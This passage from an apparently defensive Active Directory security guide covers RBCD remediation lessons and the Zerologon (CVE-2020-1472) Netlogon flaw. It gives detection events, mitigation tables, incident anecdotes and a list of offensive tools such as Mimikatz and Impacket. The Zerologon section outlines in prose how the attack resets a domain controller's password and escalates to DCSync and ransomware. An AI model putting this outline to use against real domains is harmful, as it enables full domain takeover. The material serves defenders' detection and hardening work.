Results After 18 Months Post-Incident:
- Set ms-DS-MachineAccountQuota to 0 domain-wide (only Domain Admins can create computer accounts)
- Removed GenericAll/GenericWrite from ALL service accounts (replaced with task-specific permissions)
- Implemented gMSA (Group Managed Service Accounts) for all service accounts (128-char random passwords, auto-rotated every 30 days)
- Deployed SIEM rule: Event 5136 + msDS-AllowedToActOnBehalfOfOtherIdentity = P1 critical alert, auto-escalation to SOC
- Weekly PowerShell scan: Email security team if ANY computer has msDS-AllowedToActOnBehalfOfOtherIdentity configured (zero-tolerance policy)
- BloodHound quarterly scans: Identify and remediate excessive AD permissions
- Zero RBCD configurations detected post-remediation (weekly scans running for 18 months)
Lesson Learned: "RBCD is the silent killer of Active Directory. It requires NO Domain Admin—just write permissions on a computer object, which DOZENS of accounts have. Once configured, attacker impersonates Domain Admins with legitimate Kerberos tickets. Security teams see 'Administrator logged on' and think it's normal. You're completely blind unless you're monitoring Event 5136 for that ONE specific attribute." Investment bank's £603M mistake: Service account had GenericAll on 2,740 computers for 6 YEARS (2018-2024, never reviewed). Weak password (ServiceAccount2018!) cracked via Kerberoasting. If they had set ms-DS-MachineAccountQuota = 0, attack would have failed immediately (attacker couldn't create DESKTOP-RESEARCH$ computer account). Also: Event 5136 was enabled but SIEM had no rule for RBCD attribute modifications. Attack logged for 6 months, never detected. Key takeaways:
- Set ms-DS-MachineAccountQuota = 0 TODAY. Run:
Set-ADDomain -Identity (Get-ADDomain) -Replace @{'ms-DS-MachineAccountQuota' = 0}. Prevents 90% of RBCD attacks. - Enable Event 5136 + SIEM alert for "msDS-AllowedToActOnBehalfOfOtherIdentity". ANY modification to this attribute = critical investigation.
- Weekly scan for RBCD:
Get-ADComputer -Filter * -Properties msDS-AllowedToActOnBehalfOfOtherIdentity | Where-Object { $_.'msDS-AllowedToActOnBehalfOfOtherIdentity' }. Zero-tolerance policy. - Remove GenericAll/GenericWrite from service accounts. Use BloodHound to find and remediate excessive permissions.
- Service accounts: gMSA or 64-char random passwords. NEVER weak passwords on accounts with SPN (Kerberoasting target).
Attack #17: Zerologon (CVE-2020-1472) — Netlogon Exploitation
MITRE ATT&CK: T1068 – Exploitation for Privilege Escalation (related: T1098 – Account Manipulation)
Summary: Zerologon is a critical flaw in the Netlogon Remote Protocol (MS-NRPC) that allows an unauthenticated attacker on the network to impersonate any computer, including a domain controller, and reset the domain controller’s machine account password to a known value. This instantly grants Domain Admin privileges. The flaw stems from an insecure use of AES-CFB8 with a static initialization vector, making it possible to spoof the secure channel with a series of zeroed authentication attempts.
How the Attack Works
- Network Access: Attacker must reach the domain controller over RPC (TCP 135, 445) and Netlogon (TCP/UDP 445).
- Exploit MS-NRPC: Send crafted Netlogon messages with zeroed challenge/response values, abusing AES-CFB8 IV misuse to bypass authentication (probabilistic, typically succeeds within a few tries).
- Impersonate DC: Spoof the machine account of the DC and establish a “secure channel” without credentials.
- Reset DC Machine Password: Call
NetrServerPasswordSet2to set the DC’s machine account password to a known/blank value. - Take Over the Domain: With the DC’s password known, perform DCSync to dump all password hashes, create DA users, or push GPO to deploy ransomware.
- Persistence: Create new admin accounts, backdoor GPOs, or plant scheduled tasks/services using newly gained DA rights.
Why This Is Dangerous
- Unauthenticated to DA: No credentials required; direct jump to Domain Admin.
- Fast and Reliable: Exploit often succeeds within seconds with standard tools.
- Minimal Logs: Pre-patch systems produce limited indicators; many orgs missed it.
- Immediate Domain Takeover: Resetting DC password enables DCSync and full control.
- Ransomware Delivery: Commonly followed by mass GPO ransomware deployment.
Detection Techniques
- Netlogon Hardening Events (5829/5830/5831): 5829 indicates vulnerable connection denied (post-hardening); 5830/5831 log allow/deny details.
- DC Machine Account Changes (Event 4742): Detect unexpected changes to a DC computer object (e.g., password reset timestamps).
- Replication Abuse (Event 4662 on DC): DCSync indicators when attacker uses the new DC password.
- ANONYMOUS LOGON Bursts (Event 4624 Type 3): Look for repeated anonymous network logons to DC preceding the exploit.
- Secure Channel State (System 5827/5828): Indicators of secure channel reset anomalies.
- PowerShell Detection Script: See the script container below for an end-to-end detector.
Powershell Detection Script
See Detection Script: Zerologon CVE-2020-1472 Detection Script - Monitor for Netlogon exploitation and vulnerable domain controller configurations.
Mitigation Strategies
| Control | Implementation | Effectiveness |
|---|---|---|
| Apply Microsoft Patch (KB4576750+) | Ensure all DCs have the August–November 2020 patches (enforced phase) and Netlogon secure RPC is hardened. | Critical Blocks exploit at protocol level. |
| Enable Enforcement Mode | Registry/Group Policy to deny vulnerable Netlogon connections from non-compliant devices. Monitor System events 5829/5831. | Critical Denies unauthenticated spoofing. |
| Monitor DC Object Changes | Alert on Event 4742 for DC accounts; correlate with 4624 ANONYMOUS and 4662 DCSync. | High Early detection of takeover. |
| Restrict RPC Exposure | Limit DC network exposure; firewall restricts RPC/SMB to management networks only. | Medium Reduces attack surface. |
| Tiered Admin + PAWs | Use privileged access workstations for DC management; disallow DA logons to non-Tier0. | High Limits post-exploit impact. |
| Incident Playbook | On suspected Zerologon: isolate DC, reset machine account password, rotate KRBTGT twice, audit 4662/4742, rebuild DC if integrity uncertain. | High Rapid containment. |
⚠️ Real-World War Story: Manufacturing Conglomerate
Organization: Global manufacturing, 54k employees, 28 plants across EU/US.
Attack: Threat actors used Zerologon from a compromised OT workstation to reset a DC machine password, then performed DCSync and pushed ransomware via GPO within 45 minutes.
- Missed patches on 2 regional DCs (legacy maintenance window delays)
- No alerting on 4742 DC object changes; 4624 ANONYMOUS bursts ignored as "noise"
- Impact: 9 plants halted for 6 days; €180M revenue loss; full AD rebuild required
Lesson: Enforcement mode + monitoring 5829/4742 would have caught it early. Patch hygiene on DCs is non-negotiable.
Resources & References
Official Five Eyes Documentation
- Five Eyes Advisory: "Detecting and Mitigating Active Directory Compromises" (September 2024) — Australian Signals Directorate
- CISA AD Security Guidance: Active Directory Security Best Practices
- NSA Cybersecurity Info Sheet: "Defending Active Directory Against Common Techniques" — NSA.gov
MITRE ATT&CK Framework
- T1558: Steal or Forge Kerberos Tickets
- T1003: OS Credential Dumping
- T1484: Domain Policy Modification
Detection & Auditing Tools
- BloodHound: AD attack path mapping and relationship analysis
- PingCastle: AD security assessment and risk scoring
- Purple Knight: AD security posture scanner by Semperis
- ADRecon: PowerShell-based AD enumeration and reporting
Attack Tools (For Red Team / Testing)
- Rubeus: Kerberos abuse toolkit (Kerberoasting, AS-REP Roasting, Golden Ticket)
- Impacket: Python toolkit for network protocols (DCSync, SMB relay, Kerberos)
- Mimikatz: Credential extraction and Golden Ticket generation
- Hashcat: Advanced password cracking (Kerberos TGS/AS-REP hashes)
- John the Ripper: Password hash cracking with Kerberos support
Related EguibarIT Articles
- Active Directory Tier 0: Admin Area Control Plane
- Building Admin Area (Tier 0) Step-by-Step
- Privileged Access Workstations (PAW) for AD Security
- Credential Theft Defenses: Kerberos & NTLM Hardening
- Enterprise Access Model (EAM): Beyond the Traditional Tier Model
- EguibarIT.DelegationPS: PowerShell Module for Delegating Active Directory Permissions